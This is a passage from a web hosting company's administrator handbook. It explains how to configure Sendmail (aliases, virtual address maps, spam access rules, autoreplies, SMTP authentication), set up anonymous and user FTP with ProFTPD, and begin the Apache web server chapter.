# Sendmail Files

UNIX file names and commands are case sensitive; use only lower case, unless otherwise specified.

| Configuration File | File Description |
|---|---|
| `/etc/mail/sendmail.cf` | This file contains the master Sendmail configuration files. The `sendmail.cf` lists file locations and configuration items that the Sendmail program uses. Do not alter this file unless you are an experienced e-mail administrative user. |
| `/etc/mail/freebsd.submit.mc` | Source file for generating the `submit.cf` file. This file should not be modified. |
| `/etc/mail/freebsd.mc` | Source file for generating the `sendmail.cf` file. This file should not be edited. Instead, type make to generate the <hostname>.mc file, and make sendmail configuration changes to that file (<hostname>.mc). |
| `/etc/mail/aliases` | This file contains the alias list (or forwarding addresses) used to distribute incoming mail messages. |
| `/etc/mail/aliases.db` | This is the binary version of the `/etc/mail/aliases` file that Sendmail uses. Do not manually edit this file. To rebuild `/etc/mail/aliases.db`, edit `/etc/mail/aliases` and then type **`newaliases`**. |
| `/etc/mail/virtusertable` | This file contains the virtual e-mail address mappings used by Sendmail when you have more than one domain name associated with a VPS v2. |
| `/etc/virtusertable.db` | This is the binary version of the `/etc/mail/virtusertable` file that Sendmail uses. Do not manually edit this file. To rebuild `/etc/mail/virtusertable.db`, edit `/etc/mail/virtusertable`, and type **`makemap hash /etc/mail/virtusertable < /etc/mail/virtusertable`**. |
| `/etc/relayers.db` | Deprecated file. Use SMTP_ AUTH instead. |
| `/var/log/maillog` | The master log file that records transactions that occur on the VPS v2 system. This file is used as a diagnostic tool to trace server problems. See “Maintenance” on page 168. |
| `/var/mail` | When the VPS v2 e-mail system receives incoming mail, the mail is stored in this directory. As new messages arrive, they are appended to a file in this directory. The file is named after the recipient of the message (based on user names). |

| | |
|---|---|
| /var/spool/clientmqueue and /var/spool/mqueue | The /var/spool/mqueue and /var/spool/clientmqueue directories are temporary locations to hold incoming or outgoing mail. The VPS v2 e-mail system is programmed to clear this queue automatically on a periodic basis. |
| /etc/mail/access | This file contains e-mail addresses, hostnames, and IP addresses of users whose mail should be rejected or allowed when sent to your server. To rebuild /etc/mail/access.db, edit /etc/mail/access and type **makemap hash /etc/mail/access < /etc/mail/access**. |
| /etc/mail/access.db | Binary version of /etc/mail/access. Do not edit this file. |

# Modifying Sendmail

Never modify the following files /etc/mail/sendmail.cf and /etc/mail/submit.cf. Instead, edit the .mc files.

1. To copy the default `freebsd.mc` file to hostname.mc for editing, type:

   ```
   % cd /etc/mail/
   % make
   ```

2. Edit the `hostname.mc` file with the desired changes.

3. To generate the hostname.cf file from the hostname.mc file, type:

   ```
   % make
   ```

4. To copy the hostname.cf file to the `sendmail.cf`, type:

   ```
   % make install
   ```

5. To restart the Sendmail process type:

   ```
   %make restart
   ```

Sendmail is now running with the updates you made. For more information about modifying the sendmail configuration, go to:
http://www.sendmail.org/m4/readme.html.

# SMTP Authentication

Unauthorized SMTP relaying is used by individuals or groups of individuals to send large amounts of unsolicited commercial e-mail.

An SMTP relay incident occurs when an SMTP server is used to deliver an e-mail message from another server that is not destined to any of its local users. The SMTP server relays the message to another SMTP server. The second SMTP server in turn routes the message to the eventual recipient.

SMTP relaying enables the injection of legitimate e-mail messages into the mail system from client machines that do not offer full SMTP server capabilities. Unprotected or "open" SMTP servers can be used as SMTP relays for unsolicited e-mail (spam) campaigns. (Unscrupulous individuals target an unprotected SMTP server, send the SMTP server a single copy of a message, and then request that the SMTP server relay the message to recipients. Servers crash from the excessive load of handling bounced e-mail from invalid e-mail addresses. )

In the default configuration, the VPS v2 SMTP server is closed to all users except those with a valid username and password. This eliminates relaying and protects VPS v2 resources. To do this, the VPS v2 system uses a technique called SMTP AUTH, which allows relaying once authorized. The SMTP server receives the username and password from the e-mail client software. If the user ID or password is incorrect, relaying is denied.

Most current e-mail clients can specify that the outgoing SMTP server require authentication. By specifying the VPS v2 username and password in the client setting or preferences, relaying e-mail through the VPS v2 becomes transparent to the user.

The previous version of the VPS v2 used a method called POP-before_SMTP. This method required users to retrieve their mail using POP or IMAP and the client's IP address was then authenticated as a valid relay. This method did not allow for complete security; any user with an authenticated IP address could relay mail through the server. SMTP AUTH provides better security for relaying.

The username and passwords used for SMTP AUTH are obtained from the `/etc/passwd` file. Therefore, if the mail user has a POP e-mail account, no additional configuration is required server-side to authenticate the user.

# E-mail Client Software

Many e-mail clients available. Describing how each e-mail client should be set up to receive e-mail is beyond the scope of this chapter. Users need to set up the following components before they can receive e-mail from the VPS v2:

- E-mail address: The e-mail address is the username you created plus the domain name. For example:

  `bob@your_company.com`
- Incoming Mail Server: The incoming mail server is your VPS v2's domain name or IP address.
- Outgoing Mail Server: Same as the incoming mail server.
- Selection to authenticate and choose SMTP Authentication.

# E-mail Client Configuration

Most current e-mail clients can specify that the outgoing SMTP server require authentication. A user must select this option and specify his/her VPS v2 username and password in the client settings or preferences.

Your users can use the following procedures to configure their own e-mail client programs to receive e-mail received from the VPS v2 e-mail server. These procedures may vary according to e-mail client versions.

## Configuring Netscape Communicator 6.x or 7.x

Netscape Communicator is a suite of communication tools that includes a browser, a Web-authoring program, and an e-mail client that enables you to access email and read and post messages to Internet newsgroups and private discussion groups.

1. Open Netscape Messenger.
2. Click **Edit**, **Preferences**.
3. Select **Mail & Newsgroups**.
4. Select **Mail Servers**.
5. Click **Add**.
6. Type your server hostname.
7. Select **POP3** or **IMAP**.
8. Type the new username.
9. Choose whether or not to save the password and click **OK**.
10. Type your SMTP server (your_company.com).
11. Select **SMTP Authentication**.
12. Type the outgoing SMTP server username (the user's username).

13. Depending on the version you are using, in the Outgoing Server Settings box, select User Name and Password, or SMTP Authentication.
14. Click **OK**.

## Configuring Outlook 2000

Outlook 2000 is a full-featured e-mail client that is included with MS Office 2000.

1. Open Outlook 2000.
2. Select **Tools**, **E-mail Accounts**.
3. Select **Add a new e-mail account**.
4. Click **Next**.
5. Select server type: **POP3** or **IMAP**.
6. Click **Next**.
7. Type your user information, server information, and login information. Your POP3 or IMAP and SMTP server is your domain (your_company.com).
8. Click **More Settings** and select the **Outgoing Server** tab.
9. Select **My outgoing server requires authentication**.
10. Click the button next to "Use same settings as my incoming mail server."
11. Click **OK**.
12. Click **Next**.
13. Click **Finish**.

## Configuring Eudora 5.0

Eudora is a standalone e-mail client developed by Qualcomm that works with any Internet Service Provider that uses standard Internet email protocols.

1. Open Eudora 5.0.
2. Select **Tools**, **Options**.
3. Select **Getting Started**.
4. In the Real Name field, type your name.
5. In the Return Address field, type your e-mail address.
6. In the Mail Server (Incoming) field, type your domain (your_company.com).
7. In the Login field, type your username.
8. In the SMTP Server (Outgoing) field, type your domain (your_company.com).
9. Click **OK**.

# E-mail Service Configurations

This section provides information to help you configure your e-mail server. You can configure autoreplies, aliases, mailing lists, virtmaps, catchalls for “general delivery” mail, and access control (blocking unsolicited e-mail or spam).

## Access Control

The proliferation of spam is an increasing annoyance to everyone. The VPS v2 provides two ways to control spammer access:

- It prevents spam from being sent to users on the VPS v2
- me>.
- It prevents spam from being sent through the VPS v2 (relaying).

**Note:** If the `access` file is not configured correctly, e-mail usage may break.

### Blocking Incoming Spam

The access databases feature provides the ability to allow or refuse mail from specified domains and IP addresses. One method is to enter the from address in the e-mail header of the spam message in the `/etc/mail/access` file.

1. Type:

   ```
   % cd /etc/mail
   ```

2. Create the /etc/mail/access file and make your entries, using the `/etc/mail/access.sample` file entries as examples.

The /etc/mail/access file consists of two columns. The left column lists:

- domain names (example: smut.org)
- e-mail addresses (example: becky@cycle.info)
- local parts of e-mail addresses (example: joe)
- IP addresses (complete or subnets), for example:
  - 111.22.33.44
  - 192.2.3
  - 10

The right column lists:

- OK – accept e-mail even if other rules in the current rule set would reject
- RELAY – allow domain to relay through the mail server
- REJECT – reject the e-mail with a general error message
- DISCARD – silently discard the message completely

3. Type **`make`** to rebuild the database. Likewise, **`make`** will generate a new `sendmail.cf` file if there are changes to the `sendmail.mc` file, and then it will restart Sendmail.

   or

   Type **`makemap hash /etc/mail/access < /etc/mail/access`** to rebuild the access database only.

(Source: http://www.sendmail.org/~ca/e-mail/chk-89f.html#ACCESS_DB). For more information, go to www.sendmail.org.

### Maintaining the Access File

When choosing values to place in the /etc/mail/access file, you should understand the layout and contents of the mail message headers in an unsolicited message. Mail message layouts (as read by your VPS v2) enable you to locate and recognize the message's SMTP envelope sender.

#### Header Lines “From” and “From:”

Your VPS v2 places the sender address in the header line that begins with "From " (the word "From" followed by one space character).

Notice the differences between "From" and "From:" Header lines are not required to be the same, although they often are. The "From:" header line is part of the message content, not part of the SMTP envelope. If a discrepancy exists between the "From" address and the "From:" address, use the "From" address as your value for inclusion in the `/etc/mail/access` file.

Envelope sender blocking is not foolproof. Because the envelope sender can be (and often is) falsified by spam purveyors, the blocking can be circumvented. Most messages are deflected; however, you must diligently maintain the /etc/mail/access file.

## Autoreplies

An autoreply program automatically sends a predetermined reply to e-mail received at a specific address. It can be used to automatically reply to requests for product lists, FAQs and other common documents. It is also useful for sending an automatic confirmation that e-mail has been received.

An autoreply program will respond to every incoming message to the e-mail addresses designated in the aliases file. If you expect to receive a significant number of e-mails from individual users, but don't wish to send an autoreply to every e-mail, you might want to use the vacation program that is shipped with Sendmail. It limits the number of replies to a given sender, so that a reply is sent only once per week (or another configurable period of time).

Your server uses the Autoreply program by default. If you prefer to use the Reply-O-Matic (rom) autoreply program, consult the rom man page and replace /usr/local/bin with `/usr/local/sbin/rom` with the appropriate flags.

## Creating Autoreply Addresses

Use the following as an example when creating your own autoreply.

```
info: joeuser, "|/usr/local/bin/autoreply -f
\"autobot@mydomain.com\" -m /home/joeuser/info.reply
-a    \"info@mydomain.com\""
```

1. Go to `/etc/mail`.
2. Edit the /etc/mail/aliases file by typing in the following form (all on one line):

```
alias: recipient, "|/usr/bin/autoreply -f name -m
message -a address"
```

- Alias Replace alias with the name of your autoreply, such as "info."
- Recipient Replace with the recipient address that receives copies of incoming messages (in a fashion similar to a normal alias).
- | Passes the incoming message to the autoreply program and sends back the text of a predetermined message in reply.
- Name Replace name with the name you want to use in the "From:" line of the message your autoreply sends.
- -f (from address) The –f option causes a From: header to be inserted at the top of the message, giving autobot@mydomain.com as the sender. This will override any From: headers that appear in the file containing the autoreplyReplace name with the name you want to use in the "From:" line of the message your autoreply sends.
- -m The fully qualified name of the file that contains the text of the autoreply. The -m option is not optional. (The other options are optional.)
- Message Contains the pathname of your desired message text. If the -m option is not specified, the reply text is taken from a file named .autoreply in the VPS v2 root directory. The -a option specifies a user that an autoreply can reply for. The user specified should be the same as the user (alias) configured for the autoreply.
- -a Searches the To: and Cc: headers of incoming mail for the address specified in this option. If the address is found in a To: or Cc: header, send the autoreply; otherwise, don't send the autoreply. (Note: If autoreply is invoked without the -a option, then autoreply always sends the reply--without scanning the To: and Cc: headers.)

3. Type:

```
% newaliases
```

**Note:** The autoreply program searches the "To:" and "Cc:" header lines for the text specified by the address value. Autoreply replies to the message if "address" is found. If "address" is not found, autoreply ignores the message.

### Customizing Autoreply Text

Customize the content of both the header lines and the bodylines of the autoreply message.

1. When preparing the message text, place your customized header lines ("Subject" or "Reply-To") at the start of the file, one after another.
2. Separate them from the body portion of the message by a single blank line. The first blank line signals the start of the body of the message.
3. Remove any blank lines that might cause an intended header line to be considered part of the body.

The following is a sample autoreply message:

```
Reply-To: sales-reply@your_company.com
Subject: Your Information Request
Greetings!
Thank you for your interest in GSP Services. We are
an independent organization whose mission is to ...
```

# Aliases

Using the VPS v2 e-mail system, you can create e-mail aliases, (forwarding addresses). An alias forwards all incoming mail to one or more specific e-mail addresses, to one or more pre-determined recipients.

Aliases are used to create handy replacements for difficult-to-remember or long addresses. Aliases can also be used to establish a set of generic addresses such as webmaster@your_company.com or info@your_company.com. Establishing a set of aliases like the following promotes an image of professionalism (even if each alias points to the same recipient):

- sales@your_company.com
- service@your_company.com
- jobs@your_company.com

Since a single alias can point to multiple recipients, aliases can be used to create simple mailing lists or announcement boards that point to appropriate sets of individuals, allowing the alias address to be used as a "broadcast" address for the group:

- everyone@your_company.com
- marketing@your_company.com
- engineering@your_company.com

If you have a large alias file, add comments to avoid confusion. Any lines that begin with the # character are considered a comment and are ignored.

To create an alias, add the alias to the /etc/mail/aliases file and type make to generate the aliases.db file.

## Creating an Alias for a Local User

To create an alias for a local user:

1. Go to `/etc/mail`.
2. Invoke an editor for the `/etc/mail/aliases` file and add the following line, replacing “alias” with the alias name, and “recipient” with a simple user name.
3. alias: recipient

   For example:

   ```
   webmaster: ted
   ```
4. Type **`newaliases`** to rebuild the access database only.

## Creating an Alias for an Off-Site Recipient

To create an alias for an off site recipient:

1. Go to `/etc/mail`.
2. Invoke an editor for the `/etc/mail/aliases` file and add the following line, replacing “alias” with the alias name, and “recipient” with a full e-mail address.

   ```
   alias: recipient
   ```

   For example:

   sales: tony@hotshotmail.com
3. Type **`newaliases`** to rebuild the access database only.

**Note:** Do not worry about multiple aliases, or one alias actually pointing to another alias. Sendmail performs multiple lookups to determine the recipient.

You should begin each alias at the start of the line, because lines begin each alias at the start of the line; lines that begin with a space or tab are considered continuation lines. The colon separating the alias and the recipient must be on the same line as the alias, and it may be preceded or followed by spaces or tabs.

## Creating a Mailing List

Using the `/etc/mail/aliases` file, you can create mailing lists that include many recipients. Mailing lists save time. You can either create a simple mailing list, or you can create a more sophisticated mailing list that you are able to edit independently of the alias file.

The **`:include:`** statement causes the contents of a separate file to be read in, or included, in the `aliases` file. This allows the recipient list to be stored in an outside file where it can be manipulated independently of the aliases file.

Edit the `/etc/mail/aliases` file by typing in the form of:

```
alias: recipient1, recipient2, recipient3,
recipient4,...
```

### Creating a Mailing List with :include:

To create a mailing list using the include statement:

1. Go to `/etc/mail`.
2. Edit the `/etc/mail/aliases` file by typing in the form of:

```
alias: :include:/pathname
```

The *`/pathname`* is the virtual pathname of the file. For example:

```
subscribers: :include:/etc/subscribers.list
```

3. Type **`newaliases`** to rebuild the access database only.

The file referenced by include is a text file containing a list of recipient addresses. Each line is a list of one or more recipient addresses. Multiple addresses appearing on a line should be separated by commas. Like `the /etc/mail/aliases` file, any line that begins with a # character is considered a comment and is ignored, as are blank lines.

For more information about software that enables you to create automated mailing lists, see Majordomo (http://www.majordomo.com). Majordomo works with the `/etc/mail/aliases` file. It automates address addition and removal of recipients of the mailing list through the use of the **`:include:`** statement.

## Virtmaps

Virtmaps, or e-mail address mappings are similar to aliases but are tailored to virtual host domain names. VPS v2s that have one or more domain names associated with them in addition to their primary domain name use virtmaps to organize their aliases.

Aliases do not incorporate information about the hostname portion of an e-mail address, just the username portion. As a result, conflicts occur when two virtual domains have e-mail addresses with identical usernames, such as "webmaster". Virtual e-mail address mappings are designed to avoid these conflicts by ensuring that mail sent to "webmaster@domain1.com" and mail sent to "webmaster@domain2.com" do not collide, even though both domain names ("domain1.com" and "domain2.com") are associated with the same VPS v2.

### Creating a Virtmap

The first time you create a virtmap, you must create a virtusertable file that generates the virtusertable.db.

1. Go to `/etc/mail`.
2. Invoke an editor and name the file `virtusertable`.

```
%vi virtusertable
```

3. Type the following:

```
address recipient
```

where “address” is replaced with the full address you would like to route to and “recipient” is replaced with the recipient address. The actual virtusertable.sample file provides these examples:

```
username@a.sample.hostname      localuser

username@a.sample.hostname
specificuser@a.possibly.different.hostname

@another.sample.hostname
specificuser@a.possibly.different.hostname

@yet.another.sample.hostname
%1@a.possibly.different.hostname
```

4. Types **`make`** to rebuild the database. Likewise, **`make`** will generate a new `sendmail.cf` file if there are changes to the `sendmail.mc` file, and then it will restart Sendmail.

   or

   Type **`makemap hash /etc/mail/virtusertable < /etc/mail/virtusertable`** to rebuild the access database only.

5. Add the source hostname to /etc/mail/local-host-names so that Sendmail will accept mail for the source hostname. If the domain was added to your account through ordering or through the Backroom, the domain should already be in this file.

```
% cd /etc/mail/
% vi local-host-names
```

**Note:** You must include the @ symbol in front of any domain, if you do not specify the entire e-mail address.

### Sample of grouped virtmaps

In the following sample the address mappings are grouped together by domain name. The first address mapping in the "abc.com" group is redirecting mail to a non-local user. The second address mapping is directing mail to a local user.

```
#abc.com mappings
bob@abc.com                bob@aol.com
webmaster@abc.com          carol
#xyz.com mappings
bob@xyz.com                bob
webmaster@xyz.com          john
```

**Note:** Unlike the `/etc/mail/aliases` file, there is no colon character between the address and the recipient in the /etc/mail/virtusertable file.

## Using a Catchall

A wildcard address mapping serves as a “catchall” that matches any address at a hostname that is not already explicitly listed.

1. Go to `/etc/mail`.
2. Invoke an editor for the virtusertable file.

   ```
   % vi virtusertable
   ```
3. Type the following:

   ```
   @hostname recipient
   ```

   where hostname is replaced with the hostname you want to create the wildcard for, and recipient is replaced with the recipient’s address.
4. Save the file and close the editor.
5. Types **`make`** to rebuild the database. Likewise, **`make`** will generate a new `sendmail.cf` file if there are changes to the `sendmail.mc` file, and then it will restart Sendmail.

   or

   Type **`makemap hash /etc/mail/virtusertable < /etc/mail/virtusertable`** to rebuild the access database only.

The following is a sample virtusertable file with catchalls:

```
#abc.com mappings
bob@abc.com          bob@aol.com
webmaster@abc.com    carol
@abc.com             carol
#xyz.com mappings
bob@xyz.com          bob
webmaster@xyz.com    john
@xyz.com             bob
```

**Note:** Always place catchalls at the end of a hostname section in the `/etc/mail/virtusertable` file to emphasize their nature as a default recipient (if none of the previous mappings match).

### Forwarding root’s mail to the Administrative User

For security reasons, the user root has no mail privileges. Instead, messages for root are configured by default in the aliases file, to be delivered to the Administrative User.

If you create a catchall, the alias entry for the Administrative user to receive e-mail for the root user will no longer work. Instead, e-mail for the root user will be delivered to the owner of the catchall. To solve this problem, you must create a virtmap for entry for each domain, including the primary and subhosted domains, with root@domain.name as the e-mail address and the Administrative user as the recipient.

The following is an example of how this should look in the virtusertable:

```
root@abc.com        admin
root@xzy.com        admin
@abc.com            carol
@xyz.com            bob
```

### Combining Virtmaps and Aliases

This is the order in which incoming mail is read as it is routed:

Virtmaps > Aliases > Users > Bounce

When a piece of new mail arrives, address mappings are processed first before aliases are checked. After the address mapping process is complete and a local recipient has been determined, the aliases database is checked next to see if the recipient exists as an alias. If so, the message is routed to the target of the alias. If not, the recipient must exist as a local username, and a delivery attempt is made to place the message in that incoming mailbox.

## Differences between Virtmaps and Aliases

Perhaps the most important difference between virtmaps and aliases is that Sendmail performs repeated lookups in /etc/mail/aliases until it completely resolves the recipient address, but performs only one database lookup in /etc/mail/virtusertable file when handling virtmaps.

The right-hand portion of an /etc/mail/virtusertable line should consist solely of a recipient address and must not contain any of the more advanced features. Items such as :include: statements, delivery to a file (signaled by a / character), or delivery to a program (signaled by a | character) may not be used in virtusertable.

The right-hand portion of a /etc/mail/virtusertable line (the recipient portion) must not depend on the left-hand portion (the address portion) of any other line.

Unlike the aliases file, multiple recipients must not be listed in a single address mapping.

### Virtmaps Summarized

- If you have only one domain (the primary domain) pointing to your VPS v2, then use of virtusertable is not necessary.
- Virtmaps are stored in /etc/mail/virtusertable.
- After adding an entry to the virtusertable, rebuild the database using the make command.
- Type address maps like the following example:

```
address         recipient
```

For example:

webmaster@abc.com john

- Do not include colons in address maps and include only one user on the right side. If multiple recipients are needed on the right, then specify the name of an alias on the right hand side, and then create the alias in /etc/mail/aliases with the multiple recipients.
- The catchall for a domain should be listed last.

## Blocking E-mail from Specific Hosts (Spammers)

To block e-mail from spammers:

1. Go to `/etc/mail`.
2. Edit the `/etc/mail/access` file, using your preferred editor.

```
% pico access.db
```

3. Type the following:

```
username@hostname     REJECT
```

or

```
hostname        REJECT
12.34.56.78     REJECT
12.34.56.79     REJECT
```

or

```
12.34           REJECT
```

where “username” is the username of the sender, and “hostname” is the hostname portion of the sender's address, 12.34.56.78 is the IP address of the sender, and 12.34 is the IP block of the sender.

4. Save the file and close the editor.
5. Types **`make`** to rebuild the database. Likewise, **`make`** will generate a new `sendmail.cf` file if there are changes to the `sendmail.mc` file, and then it will restart Sendmail.

or

Type **`makemap hash /etc/mail/access < /etc/mail/access`** to rebuild the access database only.

### Maintaining the E-mail Log File

Your e-mail log files are in `/var/log/maillog`. For information on tools to use in maintaining your e-mail log file, see Page 169 of Chapter 9.

## Important Commands, Directories, and Files,

The following table describes commands, directories, and files used to manage the e-mail server.

| Name | Type | Description |
|---|---|---|
| cd /etc/mail **`make`** | command | Rebuilds the aliases, access, and virtusertable files. It is not necessary to restart Sendmail after running this command. |
| cd /etc/mail **`make restart`** | command | Restarts the current Sendmail processes. |
| **`cd /etc/mail make stop`** | command | Stops the current Sendmail processes. |
| **`cd /etc/mail make start`** | command | Starts Sendmail. |
| **`restart_sendmail`** | command | Restarts both Sendmail daemons (accepting connections and queuerunner) and also restarts the SMTP authentication daemon, saslauthd. |
| `/etc/mail/access` | file | Lists mail addresses or domains the server is to refuse message from. |
| `/etc/mail/aliases` | file | Lists aliases |
| `/var/log/maillog` | file | Contains log of e-mail messages |
| `/etc/mail/sendmail.cf` | file | The Sendmail main configuration file |
| `/etc/mail/virtusertable` | file | Lists virtmaps and catchalls |
| Order of Mail Delivery: virtmaps > aliases > users > bounce | | |

## For More Information

For more information about the topics discussed in this chapter, go to:
http://www.gsp.com/support/

http://www.sendmail.org

# Chapter 5 - The VPS v2 FTP Server

Your VPS v2 uses the File Transfer Protocol (FTP) to copy files between remote computers on the Internet. FTP is popular worldwide because FTP clients are readily available for all operating systems. Using FTP, you can transfer files between a UNIX server and a Windows PC with an FTP client.

An FTP address looks similar to a Web address, except that it uses the prefix, “ftp” instead of ”http.” The standard for naming your VPS v2r> FTP site is ftp.your_company.com. If your domain name is registered through us, your FTP address is in this standard format.

The FTP directory is like a filing cabinet. You own the cabinet and decide how to organize the files inside of it. You control which files will be available to the public (anonymous users) and which will be restricted (accessed only by ftp privileged users) by configuring directories and an access file.

For security purposes, root does not have FTP access. If you are using the root login, you can connect using SFTP, which uses SSH to connect. Your Administrative User privileges allow you access only to your `/home/adminuser` directory. If you need ftp access higher up in the file system, you must create a user with the higher directory as its home directory. However, we strongly recommend against it, since ftp is not secure.

This chapter contains information about the following:

- FTP Server Software
- FTP Client Software
- Configuration of directories for anonymous and non-anonymous users.
- Maintenance
- Important commands, directories, and files

In this chapter you will be editing files. All instructions in this chapter are given as if you have connected to your VPS v2 using SSH, and are at the command prompt. After typing any UNIX command, press the Enter key.

If you prefer to work in a graphical interface, you can edit files using iManager. See “File Manager” on page 70 for more information.

# FTP Server Software

The Internet operates on a client-server basis. Clients are the personal computers that send requests to servers such as the VPS v2 on the Internet. The VPS v2 runs as an FTP server software using ProFTPD v. 1.2.6. Refer to www.proftpd.org for help and additional configuration options.

# FTP Client Software

Users who transfer files to and from your VPS v2 use either a graphical FTP program or a command line ftp program. Users can download ftp programs from the Internet include gftp (Gnome) and kbear (KDE) for Linux, Fetch for Mac OS, and WS_FTP and CuteFTP for Windows.

## Using a Graphical Interface FTP Program

The typical FTP graphical interface program displays a directory of the local computer in the left pane and a directory of the remote computer in the right pane. Instructions given are general.

1. Open the FTP program and type the domain name or IP, and your VPS v2 username and password.
2. Browse through the directory on the source computer to find the files you want to transfer to the destination computer.
3. Click the right arrow to indicate transfer from the source computer to the destination computer.
4. Click Help in the program window for general instruction.

## Using a Command Line FTP Program

The Windows comes with command line FTP.

1. To connect, in Windows, click **Start**, **Run**.
2. Type **`ftp`** *`[options] [hostname]`* and click **OK**.
3. Type your username and password, and use any FTP command.

The following page displays a list of ftp commands.

### FTP Commands

The following table lists some commonly used FTP commands.

| Command | Description |
|---|---|
| **ascii** | Sets the file transfer type to network ASCII. |
| **binary** | Sets the file transfer type to support binary files. |
| **bye or quit** | Terminates the FTP remote session and exits FTP. |
| **cd remote-directory** | Changes the working directory on the remote computer to remote-directory. |
| **delete remote-file** | Deletes the file on the remote computer. |
| **dir or ls remote-dir** | Prints a directory contents list in the remote directory, if a remote directory is specified. |
| **get remotefile localfile** | Retrieves the remote file and stores it on the local computer. If the local file name is not specified, it is given the same name it has on the remote computer. |
| **help** | Prints an informative message about the meaning of the command. |

# Configuration of User Directories

The FTP directory is located at /ftp on the server, and it contains only the `/pub` directory. Anonymous FTP allows users to access files without entering a username and a password. Anonymous users accessing your VPS v2 simply enter "anonymous" as the username and their e-mail address as the password. Non-anonymous FTP requires a user account (home directory) and FTP privileges.

## Anonymous FTP

The FTP directory is located at /ftp on the server and contains only `pub`. Place that anonymous users can access and download in the /ftp/pub directory. Create other directories as needed, but you do not need to set up specific FTP accounts for users to download files from `/ftp/pub`.

### Uploadable Directories for Anonymous Users

Users might occasionally need to upload files to your FTP server. If you allow FTP uploads, confine these uploaded files to an incoming or customer-accessed directory.

We recommend creating an" incoming" directory with write-only permissions, to prevent users from changing or deleting other users' uploaded files using a `.ftpaccess` file. If users have "read" permissions on the `/ftp/pub/incoming` directory, they could upload potentially embarrassing or illegal files where other users could access them.

Making an incoming Directory

To make an incoming directory:

1. Type

   ```
   % cd /ftp/pub.
   ```

2. Create a directory named incoming and set "write-only" permissions in the .ftpaccess file.

   ```
   % mkdir incoming
   % vi .ftpaccess
     User ftp
     Group ftp
     UserAlias ftp username
     AuthAliasOnly on
     RequireValidShell off

     <Directory pub/incoming/>
        <Limit STOR CWD XCWD>
           AllowAll
   ```

```
        </Limit>
        <Limit READ DELE MKD RMD XMKD XRMD>
           DenyAll
        </Limit>
     </Directory>
   </Anonymous>
```

You can now upload content to the directory `/ftp/pub/incoming` or, within ftp, you can access it anonymously at `/pub/incoming`.

## Creating Logon Banners and Directory Messages

Some FTP servers display logon banners immediately after logon that provide the user with helpful information about the FTP site that they are accessing.

## Creating a Logon Banner

To create a logon banner:

1. Go to `/ftp/pub`.
2. Create a file named `.welcome`.
3. In the `.welcome` file, type the text that you want the user to see.

The following is an example logon banner found on an FTP server:

```
Welcome to ACME Rockets Inc Anonymous FTP Server!
Please send any questions or reports about this
server to ftp@acme-rockets.com.
```

## Creating a Directory Message

Directory messages act in the same way that logon banners do. When a user accesses a particular directory, a message appears that usually contains information about what is in the directory and a word of caution regarding system files.

You must verify that the correct configurations are included within the `/etc/proftpd.conf` in order to use this functionality. The `.welcome` and `.message` files are set up by default for the anonymous user. You must edit `/etc/proftpd.conf` manually for other portions of the site.

```
  # We want '.welcome' displayed at login, and
'.message' displayed
  # in each newly chdired directory.
  DisplayLogin          .welcome
  DisplayFirstChdir     .message
```

4. Go to the directory where you want the message to appear.
5. Create a file named .message in that directory. The text message you create in the `.message` file displays when the user accesses that directory. For example, you could promote a demo version of your company's software in the DEMO directory with a .message file containing the following text:

```
This directory contains demo versions of ACME
Rocket's products:

missile.zip - Missile CAD(tm) Version 1.0 (DEMO)

nuke.zip – Thermo-Nuclear War Simulator(tm) Version
2.1 (DEMO)
```

# Non-Anonymous FTP Accounts

Most customers use non-anonymous FTP on their servers. Customers can then resell server space to clients and enable them to maintain their own home pages. Additionally, companies who want to restrict downloads of valuable information can use user and password-restricted FTP.

Adding FTP accounts enables you to control user access for uploading or downloading Web files and files in the private upload/download directories.

## Adding Non-Anonymous FTP Accounts

You must add a user account to your server and specify the ftp group for this user.

iManager users: see “ Creating Accounts” on Page 74 for more information.

Shell users: see “Creating New Users” on Page 50 for more information.

The default home directory option during user account creation is `/home/username` such as, /home/joe. This ideal location allows Joe to upload Web pages to his document root, which is `/home/joe/www/subhosted_domain`.

An alternative is to create the Joe’s home directory under `/usr/local/apache/htdocs`. For example, Joe’s home directory could be created at `/usr/local/apache/htdocs`, in which case Joe would be the Webmaster of the primary domain.

# Maintenance

Server log files that record FTP transactions are located in `/var/log/messages`. See page 172 for information on maintaining log files.

# Important Commands, Directories, and Files

The following table describes commands, directories, and files for managing FTP accounts.

| Name | Type | Description |
|---|---|---|
| **ascii** | ftp command | Sets the file transfer type to network ascii. |
| **binary** | ftp command | Sets the file transfer type to support binary files. |
| **bye, quit** | ftp command | Terminates the FTP session. |
| **cd remote-directory** | ftp command | Changes the working directory on the remote computer to remote-directory. |
| **delete remote-file** | ftp command | Deletes the remote file on the remote computer. |
| **dir or ls remote-dir** | ftp command | Prints a directory contents list in the directory. If no remote directory is specified, a list of the current working directory on the remote computer is displayed. |
| **get remotefile localfile** | ftp command | Retrieves the remote file and store it on the local computer. If the local file name is not specified, it is given the same name it has on the remote computer. |
| **help** | ftp command | Prints an informative message about the meaning of a command. If no argument is given, FTP prints a list of known commands. |
| /ftp/pub | directory | The anonymous FTP Directory |
| /ftp/pub/incoming | directory | Suggested directory to receive uploaded files from anonymous users. |
| /home/username | directory | Default non-anonymous FTP home directory. |
| /www/htdocs/username | directory | Alternate FTP user home directory, the Webmaster's home directory. |
| /var/log/messages | file | Log file of FTP server transactions |
| /etc/proftpd.conf | file | ProFTPD configuration file for FTP. |

# Chapter 6 - The VPS v2 Web Server

The Hypertext Transfer Protocol (HTTP) carries requests from a browser to a Web server and transports pages back from the Web server to the requesting browser.

GSP Services uses Apache Web server software to run the Web service. Apache is the most popular and powerful HTTP (Web) server software available today. The documentation found in this Handbook, on GSP Services' Web site, or at Apache's Web site (http://www.apache.org) provides you with the necessary information to understand Apache.

The Web service also has the capability to support the optional secure Web service (also known as Secure Socket Layer or SSL). If you are conducting any kind of sensitive transactions (such as collecting credit card information) over the Web, then the secure Web service is necessary. Many additional Web service extensions, CGI scripts, Java applets, and popular third party applications are also available. See GSP Services' Web site for more information.

This chapter contains information about the following:

- Apache Web Server Security
- Web Server Directory Structure
- Web Content Publishing (FrontPage)
- Virtual Hosting (Subhosting) Limitations and Configurations
- Maintenance
- Important Directories, Files, and Commands

See also "Creating Content for the Web" on page 199 for more information.

In this chapter you will be editing files. All instructions in this chapter are given as if you have connected to your VPS v2 using SSH, and are at the command prompt. After typing any UNIX command, press the Enter key.

If you prefer to work in a graphical interface, you can edit files using iManager. See "File Manager" on page 70 for more information.

# Apache Web Server Security

The Apache Web server that comes with VPS v2 has a customized suexec module built in. The suexec extension allows your Apache Web server to run CGI programs with the permissions of a specific user other than" root" or "www" (the Apache user).

